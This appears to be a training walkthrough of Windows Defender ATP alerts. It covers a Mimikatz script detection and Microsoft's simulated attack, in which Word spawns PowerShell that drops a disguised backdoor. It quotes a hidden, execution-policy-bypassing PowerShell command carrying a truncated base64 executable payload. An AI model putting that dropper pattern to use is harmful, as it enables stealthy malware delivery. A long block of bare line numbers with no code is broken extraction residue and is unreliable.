Detection source: Windows Defender ATP

Alert context

desktop-1833h5a
desktop-1833h5a\elshunter

First activity: 11.16.2017 | 23:43:30
Last activity: 12.07.2017 | 06:45:48

5.3 Windows Advanced Threat Protection

Description

High-severity malware refers to tools used by advanced Threat Activity Groups to target victims. Such Activity Groups may target individuals or institutions. They typically engage on industrial, military, diplomatic, and political espionage rather than more mundane activities such as identity theft or denial of service attacks. Some groups engage in acts of deliberate sabotage and destruction in order to cause real-world effects, such as disruptions to the victim's operations.

This category of malware includes tools such as:

- Exploits used to gain access to targeted computers or escalate privileges on infected computers;
- Backdoors used to maintain persistent command and control over infected computers in a stealthy manner;
- Lateral movement tools that permit attackers to scan the local network, locate targets of interest, and access additional computers;
- Counter-forensics tools used to delay and disrupt incident response activities, including destructive malware that can render computers inoperable;
- "Weaponized" tools that enable acts of deliberate sabotage or destruction or denial of service.

Recommended actions

A. Validate the alert.

1. Check for other suspicious activities in the machine timeline.
2. Locate unfamiliar processes in the process tree. Check files for prevalence, their locations, and digital signatures.
3. Submit relevant files for deep analysis and review file behaviors.
4. Identify unusual system activity with system owners.

B. Scope the incident. Find related machines, network addresses, and files in the incident graph.

C. Contain and mitigate the breach. Stop suspicious processes, isolate affected machines, decommission compromised accounts or reset passwords, block IP addresses and URLs, and install security updates.


D. Contact your incident response team, or contact Microsoft support for forensic analysis and remediation services.

Disclaimer: These guidelines are for reference only. They do not guarantee successful threat removal.

5.3 Windows Advanced Threat Protection

This alerts us that this file was created or copied/pasted into notepad and called Invoke-Mimikatz.ps1.


Alert process tree



This alert is also related to 1 other event not displayed here.
Last event time is 12.07.2017 | 06:45:48.
Click [here](#) to see all related events in the machine timeline.

5.3 Windows Advanced Threat Protection










The PS1 file on the image is called Invoke-Mimikatz.ps1, and then it was renamed to Invoke-MMK.ps1



5.3 Windows Advanced Threat Protection

ATP gives us the file location on disk as well as its hash.

Artifact timeline

	Description	First Observed	Details
12.07.2017			
06:45:48	 Invoke-MMK.ps1 C:\Users\elshunter\Desktop\MMK\PowerShell\Invoke-MMK.ps1	12.07.2017 06:45:48	 65a3f02e702a65b330db8768773119eef5b65a9f 
06:45:48	 RuntimeBroker.exe C:\Windows\System32\RuntimeBroker.exe	12.07.2017 06:45:48	 797255e72d5ed5c058d4785950eba7abaa057653 
11.16.2017			
23:45:50	 Invoke-Mimikatz.ps1 C:\Users\elshunter\Desktop\Invoke-Mimikatz.ps1	11.16.2017 23:43:30	 bcd257e71ee50111e55a995394198d8a8d9b3d73 

5.3 Windows Advanced Threat Protection


As part of the demo, Microsoft provides a benign Microsoft Word document that will simulate an attack on your test machine.

We will get an idea as to what this simulated attack will do and how ATP detected the 'attack'.

5.3 Windows Advanced Threat Protection


An example of multiple threats detected is shown on the image to the right. Note that a risk rating is also provided.

Let's further investigate one of the alerts.



5.3 Windows Advanced Threat Protection

Again, we can look into additional details by expanding the reported suspicious activity:



The screenshot displays a Windows Security alert titled "Powershell dropped a suspicious file on the machine". The alert is categorized as "Delivery" with a "Medium" severity. It was detected by "Windows Defender ATP". The alert context shows it occurred on the machine "desktop-1833h5a" for the user "desktop-1833h5a\elshunter". The first and last activity timestamps are both "12.07.2017 | 06:45:55".

⚡ Powershell dropped a suspicious file on the machine

⚡ Powershell dropped a suspicious file on the machine

Actions ▾

Severity: Medium
Category: Delivery
Detection source: Windows Defender ATP

Alert context

desktop-1833h5a
desktop-1833h5a\elshunter

First activity: 12.07.2017 | 06:45:55
Last activity: 12.07.2017 | 06:45:55

5.3 Windows Advanced Threat Protection

The description provided includes details on parent process and the suspicious execution event:

Description


Powershell dropped a suspicious file on the machine and executed it. powershell.exe was executed by WINWORD.EXE, and has created the file WinATP-Intro-Bac kdoorexe.jpg..

Recommended actions

1. Investigate the machine timeline for any other indicators around the time of this alert
2. Validate contextual information about the relevant components such as file prevalence, other machines it was observed on etc.
3. Run a full malware scan on the machine, this may reveal additional related components.
4. Consider submitting the relevant file(s) for deep analysis for detailed behavioral information.
5. If initial investigation confirms suspicions, contact your incident response team for forensic analysis.

5.3 Windows Advanced Threat Protection

On the image to the right, we can see the full process tree that lead to this activity being flagged as suspicious.



5.3 Windows Advanced Threat Protection

Finally, we are also provided with the hashes of the files.

Artifact timeline

	Description	First Observed	Details
12.07.2017			
06:45:55	 WinATP-Intro-Backdoorex.exe C:\Users\elshunter\Desktop\WinATP-Intro-Backdoorex.jpg	12.07.2017 06:45:55	 4aa9deb33c936c0087fb05e312ca1f09369acd27 
06:45:55	 powershell.exe C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	12.07.2017 06:45:55	 fb31747726a0d1f451c73924be06d9b96471eef8 

5.3 Windows Advanced Threat Protection

Basically, Microsoft Word launched PowerShell and PowerShell created a file that seems like a JPG file.

Let's look at a few more alerts to see what ATP detected regarding this JPG file.

```
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1089
1090
1091
1092
1093
1094
1095
1096
1097
1098
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1189
1190
1191
1192
1193
1194
1195
1196
1197
1198
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1289
1290
1291
1292
1293
1294
1295
1296
1297
1298
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1379
1380
1381
1382
1383
1384
1385
1386
1387
1388
1389
1390
1391
1392
1393
1394
1395
1396
1397
1398
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1489
1490
1491
1492
1493
1494
1495
1496
1497
1498
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1589
1590
1591
1592
1593
1594
1595
1596
1597
1598
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1689
1690
1691
1692
1693
1694
1695
1696
1697
1698
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1789
1790
1791
1792
1793
1794
1795
1796
1797
1798
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1889
1890
1891
1892
1893
1894
1895
1896
1897
1898
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1989
1990
1991
1992
1993
1994
1995
1996
1997
1998
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2060
2061
2062
2063
2064
2065
2066
2067
2068
2069
2070
2071
2072
2073
2074
2075
2076
2077
2078
2079
2080
2081
2082
2083
2084
2085
2086
2087
2088
2089
2090
2091
2092
2093
2094
2095
2096
2097
2098
2099
2100
2101
2102
2103
2104
2105
2106
2107
2108
2109
2110
2111
2112
2113
2114
2115
2116
2117
2118
2119
2120
2121
2122
2123
2124
2125
2126
2127
2128
2129
2130
2131
2132
2133
2134
2135
2136
2137
2138
2139
2140
2141
2142
2143
2144
2145
2146
2147
2148
2149
2150
2151
2152
2153
2154
2155
2156
2157
2158
2159
2160
2161
2162
2163
2164
2165
2166
2167
2168
2169
2170
2171
2172
2173
2174
2175
2176
2177
2178
2179
2180
2181
2182
2183
2184
2185
2186
2187
2188
2189
2190
2191
2192
2193
2194
2195
2196
2197
2198
2199
2200
2201
2202
2203
2204
2205
2206
2207
2208
2209
2210
2211
2212
2213
2214
2215
2216
2217
2218
2219
2220
2221
2222
2223
2224
2225
2226
2227
2228
2229
2230
2231
2232
2233
2234
2235
2236
2237
2238
2239
2240
2241
2242
2243
2244
2245
2246
2247
2248
2249
2250
2251
2252
2253
2254
2255
2256
2257
2258
2259
2260
2261
2262
2263
2264
2265
2266
2267
2268
2269
2270
2271
2272
2273
2274
2275
2276
2277
2278
2279
2280
2281
2282
2283
2284
2285
2286
2287
2288
2289
2290
2291
2292
2293
2294
2295
2296
2297
2298
2299
2300
2301
2302
2303
2304
2305
2306
2307
2308
2309
2310
2311
2312
2313
2314
2315
2316
2317
2318
2319
2320
2321
2322
2323
2324
2325
2326
2327
2328
2329
2330
2331
2332
2333
2334
2335
2336
2337
2338
2339
2340
2341
2342
2343
2344
2345
2346
2347
2348
2349
2350
2351
2352
2353
2354
2355
2356
2357
2358
2359
2360
2361
2362
2363
2364
2365
2366
2367
2368
2369
2370
2371
2372
2373
2374
2375
2376
2377
2378
2379
2380
2381
2382
2383
2384
2385
2386
2387
2388
2389
2390
2391
2392
2393
2394
2395
2396
2397
2398
2399
2400
2401
2402
2403
2404
2405
2406
2407
2408
2409
2410
2411
2412
2413
2414
2415
2416
2417
2418
2419
2420
2421
2422
2423
2424
2425
2426
2427
2428
2429
2430
2431
2432
2433
2434
2435
2436
2437
2438
2439
2440
2441
2442
2443
2444
2445
2446
2447
2448
2449
2450
2451
2452
2453
2454
2455
2456
2457
2458
2459
2460
2461
2462
2463
2464
2465
2466
2467
2468
2469
2470
2471
2472
2473
2474
2475
2476
2477
2478
2479
2480
2481
2482
2483
2484
2485
2486
2487
2488
2489
2490
2491
2492
2493
2494
2495
2496
2497
2498
2499
2500
2501
2502
2503
2504
2505
2506
2507
2508
2509
2510
2511
2512
2513
2514
2515
2516
2517
2518
2519
2520
2521
2522
2523
2524
2525
2526
2527
2528
2529
2530
2531
2532
2533
2534
2535
2536
2537
2538
2539
2540
2541
2542
2543
2544
2545
2546
2547
2548
2549
2550
2551
2552
2553
2554
2555
2556
2557
2558
2559
2560
2561
2562
2563
2564
2565
2566
2567
2568
2569
2570
2571
2572
2573
2574
2575
2576
2577
2578
2579
2580
2581
2582
2583
2584
2585
2586
2587
2588
2589
2590
2591
2592
2593
2594
2595
2596
2597
2598
2599
2600
2601
2602
2603
2604
2605
2606
2607
2608
2609
2610
2611
2612
2613
2614
2615
2616
2617
2618
2619
2620
2621
2622
2623
2624
2625
2626
2627
2628
2629
2630
2631
2632
2633
2634
2635
2636
2637
2638
2639
2640
2641
2642
2643
2644
2645
2646
2647
2648
2649
2650
2651
2652
2653
2654
2655
2656
2657
2658
2659
2660
2661
2662
2663
2664
2665
2666
2667
2668
2669
2670
2671
2672
2673
2674
2675
2676
```

5.3 Windows Advanced Threat Protection

Under Description, we see a snippet of the PowerShell command which was executed from the Word document.

Description

A suspicious Powershell commandline was found on the machine. This commandline might be used during installation, exploration, or in some cases with lateral movement activities which are used by attackers to invoke modules, download external payloads, and get more information about the system. Attackers usually use Powershell to bypass security protection mechanisms by executing their payload in memory without touching the disk and leaving any trace.

The process powershell.exe was executing suspicious commandline


```
powershell.exe -W Hidden -Exec Bypass -Command cd /;$file= [Convert]::FromBase64String([string]'TVqQAAMAAAAEAAAA/8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAAA4fug4AtAnNlbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSB5dW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAABQRQAAZIYCAOAsm1gA
```

Recommended actions

1. Examine the PowerShell commandline to understand what commands were executed.
Note: the script may need to be decoded if it is base64-encoded
